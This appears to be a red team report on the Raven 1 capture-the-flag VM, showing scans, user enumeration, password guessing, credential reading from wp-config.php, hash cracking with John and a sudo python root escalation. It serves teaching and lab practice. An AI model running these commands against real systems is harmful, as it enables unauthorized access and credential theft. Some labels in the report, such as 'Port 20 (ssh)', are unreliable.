

Red Team: Summary of Operations

Table of Contents


- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

```
$ nmap -sV -O 192.168.1.110
```

This scan identifies the services below as potential points of entry:



```
ShellNo.1
File Actions Edit View Help
root@Kali:~# nmap -sV -O 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-11 08:40 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00008s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.95 seconds
root@Kali:~#
```

- Target 1
 - Port 20 (ssh)
 - Port 80 (http)
 - Port 111 (rpcbind)
 - Port 139 (netbios-ssn)
 - Port 445 (netbios-ssn)

```
wpscan --url http://192.168.1.110 --enumerate u
```

The screenshot shows a terminal window titled "ShellNo.1" running on a Kali Linux system. The user is root and has run the command `wpscan --url http://192.168.1.110/wordpress --enumerate u`. The output is as follows:

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
-----
[+]
  \  ^__^
   \  V__V
    )\/\(
     ||----w |
     ||     ||-----^
                  *
WordPress Security Scanner by the WPScan Team
Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-----
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sun Jun 12 11:29:39 2022

Interesting Finding(s):
[+] http://192.168.1.110/wordpress/
  | Interesting Entry: Server: Apache/2.4.10 (Debian)
  | Found By: Headers (Passive Detection)
  | Confidence: 100%
[+] http://192.168.1.110/wordpress/xmlrpc.php
  | Found By: Direct Access (Aggressive Detection)
  | Confidence: 100%
```

```

References:
- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 60%
  References:
    - https://www.iplocation.net/defend-wordpress-from-ddos
    - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.19 identified (Latest, released on 2022-03-11).
  Found By: Emoji Settings (Passive Detection)
    - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.19'
  Confirmed By: Meta Generator (Passive Detection)
    - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.19'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
  Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00:00

```

```

[i] User(s) Identified:

[+] steven
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Sun Jun 12 11:29:42 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.802 KB
[+] Memory used: 123.73 MB
[+] Elapsed time: 00:00:02
root@Kali:~# 

```

- Target 1
 - CWE - 521 - Weak Password Requirements - the password for the user michael was guessed as being michael
 - CVE-2009-2335 - WordPress user enumeration. A wpscan of the WordPress server provided the user names of the users steven and michael

- CVE-2008-5161 - ssh remote login was active at the user level with port 22 being open
- CVE-2017-3167 - Authentication bypass is possible on the version of Apache running on the server
- CVE-250 - Misconfiguration of User Privileges/Privilege Escalation - Spawning a TTY Shell - This allowed the use of python as sudo and execute a shell program to grant access to the root account
- CWE-916 - Use of Password Hash With Insufficient Computational Effort – steven’s password was cracked using john
- CWE-312 - Cleartext Storage of Sensitive Information – Database credentials for the wordpress site were found written in plain text, and stored in the /var/www/html/wp_config.php

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
 - flag1.txt: b9bbcb33e11b80be759c4e844862482d
 - **Exploit Used**
 - CWE - 521 and CVE-2008-5161
 - We were able to ssh into michael with username and password both being michael, and inside the /var/www/html directory, we found a service.html file, where we were able to grep flag1 and capture the flag

```
michael@target1:/var/www/html
File Actions Edit View Help
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon Jun 13 05:26:56 2022 from 192.168.1.90
michael@target1:~$ cd /var/www/html
michael@target1:/var/www/html$ ls
about.html  css      img      scss      team.html
contact.php  elements.html index.html Security - Doc vendor
contact.zip  fonts    js       service.html wordpress
michael@target1:/var/www/html$ grep -ER flag1
service.html:                                     ← flag1{b9bbcb33e11b80be759c4e844862482d} →
michael@target1:/var/www/html$
```

- flag2.txt: fc3fd58dcdad9ab23faca6e9a36e581c

- **Exploit Used**

- CWE - 521 and CVE-2008-5161
- After ssh into michael, we were able to explore the directories and find flag 2 in the /var/www/ directory and cat flag2.txt

```
michael@target1:/var/www
File Actions Edit View Help
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

- o flag3: afc01ab56b50591e7dccf93122770cd2

■ Exploit Used

- CVE-2018-11079
- After we were able to ssh into michael, we navigated to the directory /var/www/html/wordpress where we were able to find a wp_config.php file which summarizes the base configurations for wordpress
- We cat this file and found the credentials to log into the wordpress database (username: root, password: R@v3nSecurity)
- Using this, we were able to gain access to the wordpress database and their tables, including their post history and other user credentials
- By expanding the wp_posts table, we were able to find flag 3

```
michael@target1:/var/www/html/wordpress$ cd var/www/html/wordpress/
michael@target1:/var/www/html/wordpress$ ls
index.php  wp-activate.php  wp-comments-post.php  wp-content  wp-links-opml.php  wp-mail.php    wp-trackback.php
license.txt  wp-admin.php  wp-config.php  wp-cron.php  wp-load.php  wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php  wp-signup.php
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABS_PATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

/** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

/** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

```

Shell No.1 michael@michael@target1:/var/www/html/wordpress 11:40 AM

File Actions Edit View Help

```
michael@michael@target1:/var/www/html/wordpress$ mysql -u root -pR@v3nSecurity -D wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> |
```

```
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta          |
| wp_posts             |
| wp_term_relationships |
| wp_term_taxonomy     |
| wp_termmeta          |
| wp_terms             |
| wp_usermeta          |
| wp_users              |
+-----+
12 rows in set (0.00 sec)

mysql> |
```

```
michael@target1:/var/www/html/wordpress
File Actions Edit View Help

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and c
reate new pages for your content. Have fun! | Sample Page | publish | closed | open | sa
mple-page | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | 0 | http://192.168.206.131/w
ordpress/?page_id=2 | 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}

| 5 | 2018-08-13 01:48:31 | flag3 | 2018-08-13 01:48:31 | post | draft | open | open | 0 | http://raven.local/wordpress/?p=4
| 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}

| 7 | 2018-08-12 23:31:59 | flag4 | 2018-08-12 23:31:59 | revision | inherit | closed | closed | 4 | http://raven.local/wordpress/index.php?2
| 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}

| 7 | 2018-08-13 01:48:31 | flag3 | 2018-08-13 01:48:31 | revision | inherit | closed | closed | 4 | http://raven.local/wordpress/index.php?2
| 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}

+-----+
5 rows in set (0.00 sec)
```

- o flag4: 715dea6c055b9fe3337544932f2941ce

- **Exploit Used**

- Since we are now still in wordpress' mysql database, we can see the wp_users table which includes data corresponding to the users and their login credentials as password hashes
 - After expanding this, we can use John the Ripper to unhash the user's password hashes and ssh into steven on target 1
 - After doing this, we can escalate to root privileges using a python command, and here is where we capture flag 4

```
mysql> select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass          | user_nicename | user_email      | user_url | user_registered | user_activate
on_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael    | $P$BjRvZQ.VQcgZldeIKToCQd.cPw5XCe0 | michael       | michael@raven.org |         | 2018-08-12 22:49:12 |
| 2 | steven     | $P$Bk3VD9jsxx/loJogNsURgHiaB23j7W/ | steven        | steven@raven.org |         | 2018-08-12 23:31:16 |
+----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

```
root@Kali:/# ls
bin dev home initrd.img.old lib32 libx32 media opt root sbin sys usr var vmlinuz.old
boot etc initrd.img lib lib64 lost+found mnt proc run srv tmp vagrant vmlinuz wp_hashes.txt
root@Kali:/# cat wp_hashes.txt
user1:$P$Bk3VD9jsxx/loJogNsURgHiaB23j7W/
root@Kali:/# john -w /usr/share/wordlists/rockyou.txt wp_hashes.txt
Warning: only loading hashes of type "tripcode", but also saw type "descrypt"
Use the "--format=descrypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "pix-md5"
```

```
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2022-06-11 11:01) 0g/s 39355p/s 39355c/s 15847MC/s 123456 .. sss
Session completed
root@Kali:/# john -show wp_hashes.txt
user1:pink84

1 password hash cracked, 0 left
```

```
root@Kali:/# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jun 12 04:14:11 2022 from 192.168.1.90
$
```

```
$ whoami  
steven  
$ ls  
$ pwd  
/home/steven  
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'  
root@target1:/home/steven#
```

```
root@target1:/home/steven# cd ~  
root@target1:~# ls  
flag4.txt  
root@target1:~# cat flag4.txt  
_____  
| ___ \  
| |/_ /_ ---  ____ - --  
|   // _` \ \ \ / / _ \ ' _ \  
| | \ \ ( _| | \ v / _/ | | |  
\_| \ \ \_,_| \ \ / \_\_ |_ | _|  
  
flag4{715dea6c055b9fe3337544932f2941ce}  
  
CONGRATULATIONS on successfully rooting Raven!  
  
This is my first Boot2Root VM - I hope you enjoyed it.  
  
Hit me up on Twitter and let me know what you thought:  
  
@mccannwj / wjmccann.github.io  
root@target1:~#
```